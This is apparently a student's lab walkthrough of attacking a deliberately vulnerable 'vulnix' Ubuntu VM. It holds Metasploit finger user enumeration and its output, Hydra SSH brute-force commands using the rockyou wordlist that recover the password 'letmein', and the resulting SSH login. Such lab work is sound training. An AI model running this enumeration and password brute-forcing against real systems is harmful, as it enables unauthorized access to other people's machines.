   THREADS     1                                                yes       The number of concurrent threads (max one per host)
   USERS_FILE  /usr/share/metasploit-framework/data/wordlist    yes       The file that contains a list of default UNIX accounts.
               s/unix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/finger/finger_users) > set RHOSTS 192.168.85.136
RHOSTS ⇒ 192.168.85.136
msf6 auxiliary(scanner/finger/finger_users) > options

Module options (auxiliary/scanner/finger/finger_users):

   Name        Current Setting                                  Required  Description
   ----        ---------------                                  --------  -----------
   RHOSTS      192.168.85.136                                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                                                          sing-metasploit.html
   RPORT       79                                               yes       The target port (TCP)
   THREADS     1                                                yes       The number of concurrent threads (max one per host)
   USERS_FILE  /usr/share/metasploit-framework/data/wordlist    yes       The file that contains a list of default UNIX accounts.
               s/unix_users.txt


View the full module info with the info, or info -d command.
```

WORK DONE - SCENERIO 2

```
msf6 auxiliary(scanner/smtp/smtp_enum) > search finger

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                                  ---------------  ----    -----  -----------
   0   exploit/windows/rdp/cve_2019_0708_bluekeep_rce                        2019-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote
Windows Kernel Use After Free
   1     \_ target: Automatic targeting via fingerprinting                   .                .       .      .
   2     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)                   .                .       .      .
   3     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)    .                .       .      .
   4     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)       .                .       .      .
   5     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)       .                .       .      .
   6     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)     .                .       .      .
   7     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)         .                .       .      .
   8     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)             .                .       .      .
   9     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)        .                .       .      .
   10  auxiliary/scanner/finger/finger_users                                 .                normal  No     Finger Service User Enumerator
   11  auxiliary/server/browser_autopwn                                      .                normal  No     HTTP Client Automatic Exploiter
   12    \_ action: DefangedDetection                                        .                .       .      Only perform detection, send no ex
ploits
   13    \_ action: WebServer                                                .                .       .      Start a bunch of modules and direc
t clients to appropriate exploits
   14    \_ action: list                                                     .                .       .      List the exploit modules that woul
d be started
   15  exploit/bsd/finger/morris_fingerd_bof                                 1988-11-02       normal  Yes    Morris Worm fingerd Stack Buffer O
verflow
   16  auxiliary/gather/mybb_db_fingerprint                                  2014-02-13       normal  Yes    MyBB Database Fingerprint
   17  exploit/windows/http/bea_weblogic_post_bof                            2008-07-17       great   Yes    Oracle Weblogic Apache Connector P
OST Request Buffer Overflow
   18    \_ target: Automatic                                                .                .       .      .
   19    \_ target: BEA WebLogic 8.1 SP6 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]  .                .       .      .
   20    \_ target: BEA WebLogic 8.1 SP5 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]  .                .       .      .
   21    \_ target: BEA WebLogic 8.1 SP4 - mod_wl_20.so / Apache 2.0 / Windows [XP/2000]  .                .       .      .
   22  auxiliary/scanner/oracle/isqlplus_login                               .                normal  No     Oracle iSQL*Plus Login Utility
```

WORK DONE - SCENERIO 2

```
msf6 auxiliary(scanner/finger/finger_users) > exploit
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: backup
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: bin
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: daemon
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: games
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: gnats
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: irc
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: landscape
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: libuuid
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: list
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: lp
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: mail
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: dovecot
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: man
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: messagebus
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: news
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: nobody
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: postfix
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: proxy
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: root
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: sshd
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: sync
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: sys
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: syslog
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: user
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: dovenull
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: uucp
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: whoopsie
[+] 192.168.85.136:79     - 192.168.85.136:79 - Found user: www-data
[+] 192.168.85.136:79     - 192.168.85.136:79 Users found: backup, bin, daemon, dovecot, dovenull, games, gnats, irc, landscape, libuuid, list, lp, mail, ma
n, messagebus, news, nobody, postfix, proxy, root, sshd, sync, sys, syslog, user, uucp, whoopsie, www-data
[*] 192.168.85.136:79     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

WORK DONE - SCENERIO 2

```
Login: proxy                            Name: proxy
Directory: /bin                         Shell: /bin/sh
Never logged in.
No mail.
No Plan.
-------------------------------------------------------------------
Login: root                             Name: root
Directory: /root                        Shell: /bin/bash
Never logged in.
No mail.
No Plan.
-------------------------------------------------------------------
Login: sshd                             Name:
Directory: /var/run/sshd                Shell: /usr/sbin/nologin
Never logged in.
No mail.
No Plan.
-------------------------------------------------------------------
Login: sys                              Name: sys
Directory: /dev                         Shell: /bin/sh
Never logged in.
No mail.
No Plan.
-------------------------------------------------------------------
Login: syslog                           Name:
Directory: /home/syslog                 Shell: /bin/false
Never logged in.
No mail.
No Plan.
-------------------------------------------------------------------
Login: user                             Name: user
Directory: /home/user                   Shell: /bin/bash
On since Wed Nov 12 14:31 (GMT) on pts/0 from 192.168.85.133
   4 minutes 51 seconds idle
No mail.
No Plan.
```

WORK DONE - SCENERIO 2

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L vulnix -P /usr/share/wordlists/rockyou.txt 192.168.85.136 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-12 09:30:22
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pr
evious session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 387298773 login tries (l:27/p:14344399), ~96824
694 tries per task
[DATA] attacking ssh://192.168.85.136:22/
^C^Z
zsh: suspended  hydra -L vulnix -P /usr/share/wordlists/rockyou.txt 192.168.85.136 ssh -t 4

┌──(root㉿kali)-[/home/kali]
└─# hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.85.136 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-12 09:31:43
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pr
evious session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100
 tries per task
[DATA] attacking ssh://192.168.85.136:22/

[STATUS] 92.00 tries/min, 92 tries in 00:01h, 14344307 to do in 2598:37h, 4 active
[STATUS] 96.00 tries/min, 288 tries in 00:03h, 14344111 to do in 2490:18h, 4 active
[22][ssh] host: 192.168.85.136   login: user   password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-12 09:37:10
```

WORK DONE - SCENERIO 2

```
┌──(root㉿kali)-[/home/kali]
└─# ssh user@192.168.85.136
The authenticity of host '192.168.85.136 (192.168.85.136)' can't be established.
ECDSA key fingerprint is: SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMViOAg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.85.136' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.85.136's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Nov 12 14:31:49 GMT 2025

  System load:  0.06              Processes:           89
  Usage of /:   90.2% of 773MB    Users logged in:     0
  Memory usage: 7%                IP address for eth0: 192.168.85.136
  Swap usage:   0%

  ⇒ / is using 90.2% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/


Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


user@vulnix:~$ ls
user@vulnix:~$ cd /
user@vulnix:/$ ls
bin   dev  home        lib         media  opt   root  sbin     srv  tmp  var
boot  etc  initrd.img  lost+found  mnt    proc  run   selinux  sys  usr  vmlinuz
```

Live Demo

